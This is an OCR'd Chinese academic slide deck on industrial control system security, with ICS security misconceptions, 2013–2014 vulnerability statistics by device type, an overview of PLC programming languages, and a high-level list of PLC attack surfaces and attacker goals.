工业控制系统漏洞-威胁与挑战

信息工程大学 魏强

- 一、引子
- 二、漏洞情况分析
- 二、PLC安全相关研究
- 四、小结

一、引子：风险威胁

- 两化融合带来的风险
- 采用通用软硬件带来的危害
- 漏洞后门所带来的问题
- 新技术带来的新挑战
- 面对“国家队”威胁

Cybersecurity Myths on Power Control Systems: 21 Misconceptions and False Beliefs

IEEE TRANSACTIONS ON POWER DELIVERY, VOL. 26, NO. 1, JANUARY 2011


A.1 “Industrial control systems are isolated”
A.2 “Nobody wants to attack us”
A.3 “We only have obscure protocols /systems”
A.4 “Anti-virus and/or patching are useless for ICSs”
A.5 “Cyber security incidents will not impact operations"
A.6 “Social engineering is not an ICS issue”
B.1 “Our firewall protects us automatically”
B.2 “One-way communication offers 100% protection”
B.3 “It’s encrypted: it’s protected"
B.4 “Anti-virus protection is sufficient"
C.1 “Obscure protocols/systems are naturally secure”
C.2 “Serial-link/4-20mA wire communications are immune”
C.3 “ICS components do not need to be security hardened”
D.1 “ICS security is a technological problem”
D.2 “It’s certified, it’s secured”
D.3 “Vendors have a full command of their products security”
D.4 "Compliance with security standards makes you secure"
D.5 “ICS security assessment does not need full inventories"
D.6 "Access points to ICSs are easily controlled"
D.7 “Security is a problem that needs to be solved only once”
D.8 “Cyber security can be handled at the end of the project”

二、工控系统漏洞情况分析


- 在CVE的7w多漏洞，涉及工控系统漏洞在400以上，其中西门子、施耐德的漏洞超过了总数的50%

- BlackHat, S. Bratus, “Fuzzing proprietary SCADA protocols,” presented at the Slides presented at the Black Hat USA Conf., Las Vegas, NV, Aug. 2008
- M. Bristow, “ModScan: a SCADA Modbus network scanner,” presented at the DefCon-16 Conf., Las Vegas, NV, 2008, slides presented
- D. Goodin, “Gas refineries at Defcon 1 as SCADA exploit goes wild—At least they should be.,” The Register, Sep. 2008.
- B ERESFORD, D. Exploiting Siemens Simatic S7 PLCs. In Black Hat USA (2011).


工控事件所涉及的重要行业及分布




2014年新增漏洞威胁分类及占用比分析




2013年工控漏洞分类统计



2014年工控漏洞分类统计



漏洞利用代码数量



从2013和2014年工控漏洞事件分类统计来看，公开漏洞中以SCADA/HMI系统相关的漏洞最多，其占比超过了1/2。

其中工控漏洞事件中，包括可编程逻辑控制器（PLC），智能电子设备（IED）的漏洞事件比重有所上升，由13年的11%上升到14年的28%,其中引起该占用比上升的主要原因是可编程逻辑控制器（PLC）新增漏洞数量的增加。


可见，在工控系统中，攻防双方可能把主要精力放在了工控系统的控制设备、工业控制管理软件系统上。而且随着时间的推移，越来越多人开始关注PLC的安全问题。

三、PLC安全研究


- PLC是专为工业控制而开发的装置，其主要使用者是工厂广大电气技术人员，为了适应他们的传统习惯和掌握能力，通常PLC不采用微机的编程语言，而常常采用面向控制过程、面向问题的“自然语言”编程。

- 国际电工委员会（IEC）1994年5月公布的IEC6-1131-3（可编程控制器语言标准）规定了句法、语义和5种编程语言：功能表图（sequential function chart）、梯形图（Ladder diagram）、功能块图（Function black diagram）、指令表（Instruction list）、结构文本（structured text）。梯形图和功能块图为图形语言，指令表和结构文本为文字语言，功能表图是一种结构块控制流程图。


TAKE AWAY
CONVEYOR#1
MITSUBISHI
RUN
STOP RESET
MODE
SET
PU EXT
CC-Link V2
E700
AEG



Programmable Area
Firmware
Hardware
TON
Timer On Delay
Timer T4:2
Time Base 1.0
Preset 10
Accum 10
Test for set conditions
Poll for input/generate output



从安全分析角度看，防范PLC的攻击面存在于：上位机PC、以太网的其它连接，提供的HTTP、FTP等服务接口，传感层（或者说现场层）的I/O输入等。

攻击者的目标和意图

PLC运行时系统

- 读工程文件
- 运行/终止梯形逻辑
- 上传梯形逻辑
- 下载梯形逻辑
- 查看梯形逻辑源码
- 改变梯形逻辑代码
- 读写总线
- 读写进程值
- 执行梯形逻辑

文件系统

- 读写文件
- 读写PLC配置文件
- 读写PLC运行时系统文件
- 删除文件
- 格式化文件系统
- 改变文件权限

控制器管理系统

- 重启PLC
- 恢复缺省设置
- 停止PLC
- 配置I/O模块

